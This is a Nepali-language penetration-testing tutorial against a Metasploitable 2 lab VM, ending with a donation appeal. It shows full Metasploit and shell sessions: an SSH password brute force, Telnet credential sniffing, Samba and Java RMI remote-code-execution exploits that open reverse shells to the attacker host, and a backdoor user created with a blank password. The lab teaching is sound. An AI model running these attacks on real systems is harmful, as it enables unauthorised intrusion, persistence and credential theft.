BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS	192.168.5.114	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/root_userpass.t	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	xt	no	Try the username as the password for all users
USER_FILE	false	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

माथिको चित्रमा हामीले ssh_login Scanner को प्रयोग गरेर , त्यसमा आवश्यक पर्न सक्ने USERPASS_FILE हामी आफैले input दिएर राखेका छौं। root_userpass.txt फायलमा random username र password को list रहेको छ ।

```

File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting      Required  Description
---          ---                  ---        ---
BLANK_PASSWORDS    false           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false           no        Try each user/password couple stored in the current database
DB_ALL_PASS        false           no        Add all passwords in the current database to the list
DB_ALL_USERS       false           no        Add all users in the current database to the list
DB_SKIP_EXISTING   none            no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          msfadmin        no        A specific password to authenticate with
PASS_FILE          /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  no        File containing passwords, one per line
RHOSTS            192.168.5.114     yes      The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT             22              yes      The target port
STOP_ON_SUCCESS    false           yes       Stop guessing when a credential works for a host
THREADS           1               yes      The number of concurrent threads (max one per host)
USERNAME          msfadmin        no        A specific username to authenticate as
USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/root_userpass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      xt              no        Try the username as the password for all users
USER_FILE          xt            no        File containing usernames, one per line
VERBOSE           false           yes      Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Metasploit मार्फत bruteforce गर्दा file को पुरै location सहित प्रयोग गर्न लागेको text file को नाम माथि चित्रमा झै उल्लेख गर्नुपर्दछ ।

```

File Actions Edit View Help
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.5.114:22 - Starting bruteforce
[-] 192.168.5.114:22 - Failed: 'root'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.5.114:22 - Failed: 'root:root'
[-] 192.168.5.114:22 - Failed: 'root:Cisco'
[-] 192.168.5.114:22 - Failed: 'root:MeXT'
[-] 192.168.5.114:22 - Failed: 'root:QNX'
[-] 192.168.5.114:22 - Failed: 'root:admin'
[+] 192.168.5.114:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),11(lpadmin),112(admin),119(sambashare),1000(msfadmin)' Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.5.95:34251 → 192.168.5.114:22 ) at 2022-06-13 00:49:48 -0700
[-] 192.168.5.114:22 - Failed: 'root:attack'
[-] 192.168.5.114:22 - Failed: 'root:ax00'
[-] 192.168.5.114:22 - Failed: 'root:bagabu'
[-] 192.168.5.114:22 - Failed: 'root:blablabla'
[-] 192.168.5.114:22 - Failed: 'root:blender'
[-] 192.168.5.114:22 - Failed: 'root:brightmail'
[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
_____
Id  Name  Type      Information  Connection
---  ---  ---      ---        ---
1   shell  linux  SSH cipher @ 192.168.5.95:34251 → 192.168.5.114:22  (192.168.5.114)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

whoami
msfadmin

```

"run" कमाण्डले ssh (port number 22) मा रहेको सर्भिसलाई माथि चित्रमा दिए झै bruteforce गर्न सुरु गर्दछ । परिणामस्वरूप username मा "msfadmin" र password मा "msfadmin" रहेको bruteforce मार्फत पत्ता लागेको छ जसमा metasploit ले एउटा session पनि start गरिएको हामी "session -i" command मार्फत पत्ता लगाउन सक्दछौं ।

```
cipher@cipher:~
```

```
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

shell


[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:~# useradd hacked
useradd hacked
useradd: user hacked exists
root@metasploitable:~# useradd backdoored
useradd backdoored
root@metasploitable:~# passwd -d backdoored
passwd -d backdoored
Password changed.
root@metasploitable:~# su backdoored
su backdoored
sh-3.2$ whoami
whoami
backdoored
sh-3.2$ uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$ id
id
uid=1004(backdoored) gid=1004(backdoored) groups=1004(backdoored)
sh-3.2$
```


Session login गर्दी metasploitable -2 को server मा direct access चित्रमा दिएँगै पाउन सक्छौं ।

Authentication flaw on port 23 (Telnet) :

Telnet protocol मा communication unencrypted मध्यम-बाट हुने गर्छ । त्यसो हुँदा कुनैपनि network मा Wireshark जस्ता tool हरूको प्रयोगले authentication गर्न प्रयोग गरिएको login name र password Clear text मा नै पाउन सक्छौं ।



माथि दिएको चित्रमा wlan0 interface बाट हामी telnet प्रयोग गरेर metasploitable server मा login गर्ने प्रयास गर्नेछौं । Login गर्नेक्रम-मा network sniffing tool अर्थात wireshark बाट wlan0 मा हुने पुरै कार्यहरूको monitor गर्नेछौं ।



Wireshark मा Follow TCP Stream गर्दा हामीले telnet login गर्नेबिला प्रयोग गरिएको credentials हरु सजिलैसँग Clear text मा नै माथि चित्रमा दिए जसरी भेट्न सक्छौं जसले गर्दा illegal users अरुले सजिलै यस protocol लाई माध्यम बनाएर root access लिन सक्दछ ।

Attacking via Port 445 (samba) in metasploitable2:

System scanning :

```
$ nmap -A -sV -p 445 192.168.5.114
```

```
(cipher㉿cipher) ~
$ nmap -A -sV -p 445 192.168.5.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 08:04 PDT
Nmap scan report for 192.168.5.114
Host is up (0.12s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)

Host script results:
|_clock-skew: mean: 1h18m41s, deviation: 2h49m43s, median: -41m19s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account-used: <blank>
|   authentication-level: user
|   challenge-response: supported
|   message-signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|   System time: 2022-06-13T10:23:21-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds

(cipher㉿cipher) ~
$ searchsploit -s username map script
```

Exploit Title	Path
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb

Shellcodes: No Results

माथि दिईएको चित्रमा nmap को प्रयोगबाट port मा स्क्यान गर्दा त्यसमा Samba smdb 3.0.20 रहेको पत्ता लगाउन सक्छौं। Samba smdb 3.0.20 को exploit हरु केही छ कि भनि searchsploit को मध्यमबाट search गर्दा हामीले RCE (Remote Code Execution) रहेको पत्ता लगाउन सक्दछौं ।

```
(cipher㉿cipher) ~
msf6 > search usermap

Matching Modules
=====
#  Name          Disclosure Date  Rank      Check  Description
-  exploit/multi/samba/usermap_script  2007-05-14  excellent  No     Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

माथि देखाइएको चित्रमा " search usermap " command ले usermap_script नामको exploit प्रयोग गर्नको लागि suggestion दिएको हामी पाउन सक्दछौं ।



```
cipher@cipher:~
File Actions Edit View Help
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT       139         yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST   192.168.5.95    yes        The listen address (an interface may be specified)
LPORT     4444         yes        The listen port

Exploit target:
Id  Name
0  Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.5.114
RHOSTS => 192.168.5.114
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.5.95:4444
[*] Command shell session 1 opened (192.168.5.95:4444 → 192.168.5.114:34463 ) at 2022-06-13 08:20:54 -0700
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:/# id
id
uid=0(root) gid=0(root)
root@metasploitable:/# uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:/#
```

"show options" मार्फत त्यस exploit मा उल्लेख गर्नपर्ने कुरा जस्तै RHOST (Remote Host) को IP , RPORT (Remote Port) को port number , LHOST (Local Host) को IP, LPORT (Local Port) को port number , साथै Payload को selection हरु उल्लेख गरे नगरेको re-check गर्न सक्दछौं ।

चाहिएको सबै data हरु input मार्फत दिइसकेपछि अन्तमा माथिको चित्रमा झैं "exploit" कमाण्डको प्रयोग गर्नुपर्ने हुन्छ । यस command ले Remote Target Server मा exploit को मार्फत payload पठाएर Remote Code Execute गराउँदछ र Reverse Shell Connection दिन्छ ।

Attacking via port 1099 :

System scanning :

```
$ nmap -A -sV -p 1099 192.168.5.114
```

The screenshot shows a terminal window with the following content:

```
(cipher@cipher)-[~]
$ nmap -A -sV -p 1099 192.168.5.114
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-13 08:42 PDT
Nmap scan report for 192.168.5.114
Host is up (0.25s latency).

PORT      STATE SERVICE VERSION
1099/tcp   open  java-rmi  GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds

(cipher@cipher)-[~]
$ searchsploit -s java rmi
```

Exploit Title

Path
java/remote/49621.java
windows/remote/43927.txt
multiple/remote/16305.rb
multiple/remote/17535.rb
java/remote/38983.rb
java/webapps/35683.txt
java/remote/50170.java
multiple/webapps/44984.py

Shellcodes: No Results

माथि दिईएको चितमा nmap को प्रयोगबाट port 1099 मा स्क्यान गर्दा त्यसमा java-rmi service रहेको पत्ता लगाउन सक्छौं। java-rmi को exploit हरु केही छ कि भनि searchsploit को मध्यमबाट search गर्दा हामीले RCE (Remote Code Execution) रहेको पत्ता लगाउन सक्दछौं।

The screenshot shows a terminal window with the following content:

```
cipher@cipher: ~ | cipher@cipher: ~ |
msf6 > search Java RMI Server Insecure Default Configuration Java Code Execution
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Module options (exploit/multi/misc/java_rmi_server):

Name	Current Setting	Required	Description
HTTPDELAY	10	yes	Time that the HTTP Server will wait for the payload request
RHOSTS	yes	yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1099	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.5.95	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Generic (Java Payload)

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.5.114
RHOSTS => 192.168.5.114
```

"show options" बाट त्यस exploit मा उल्लेख गर्नुपर्ने कुरा जस्तै RHOST (Remote Host) को IP , RPORT (Remote Port) को port number , LHOST (Local Host) को IP, LPORT (Local Port) को port number , साथै Payload को selection हरु उल्लेख गरे नगरेको re-check गर्न सक्दछौं ।



A screenshot of a terminal window titled "cipher@cipher: ~". The window shows a Metasploit session. The user runs "exploit" and observes the server starting and sending RMI requests. They then switch to the meterpreter shell and run "getuid" to check their privileges, which return "root".

```
File Actions Edit View Help
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.5.95:4444
[*] 192.168.5.114:1099 - Using URL: http://192.168.5.95:8082/uJ4H6wy0rJ
[*] 192.168.5.114:1099 - Server started.
[*] 192.168.5.114:1099 - Sending RMI Header ...
[*] 192.168.5.114:1099 - Sending RMI Call ...
[*] 192.168.5.114:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.5.114
[*] Meterpreter session 4 opened (192.168.5.95:4444 → 192.168.5.114:36181 ) at 2022-06-13 11:21:26 -0700
meterpreter > getuid
Server username: root
```

चाहिएको सबै data हरु input मार्फत दिइसकेपछि अन्तमा माथिको चिनमा झैं "exploit" कमाण्डको प्रयोग गर्नुपर्ने हुन्छ । यस command ले Remote Target Server मा exploit को मार्फत payload पठाएर Remote Code Execute गराउँदछ र Reverse Shell Connection दिन्छ ।

End Of Volume I

#OpSecBook.2022.06.17

Message from contributors

हामीले यस कार्य केवल सेवा गर्ने भावनाले मात्रै गरेका हौं । हाम्रो कामलाई यदि मन पराउनुभयो भने र आर्थिक हिसाबले support गर्न चाहनुहुन्छ भने तल दिइएको National Innovation Center of Nepal (राष्ट्रिय आविष्कार केन्द्र) को Bank खातामा Donation गरिदिनुहुन हामी विनम्र अनुरोध गर्दछौं ।

Nepal Bank Ltd, Kirtipur Branch A/C
- 04500107021517000001 Swift Code - NEBLNPKA

Global IME Bank, Nayabaneshor Branch, KTM, A/C Name:
Rastriya Awiskar Kendra, A/C No.: I101010000686, Swift
Code: GLBBNPKA



Link : <https://nicnepal.org/contributions>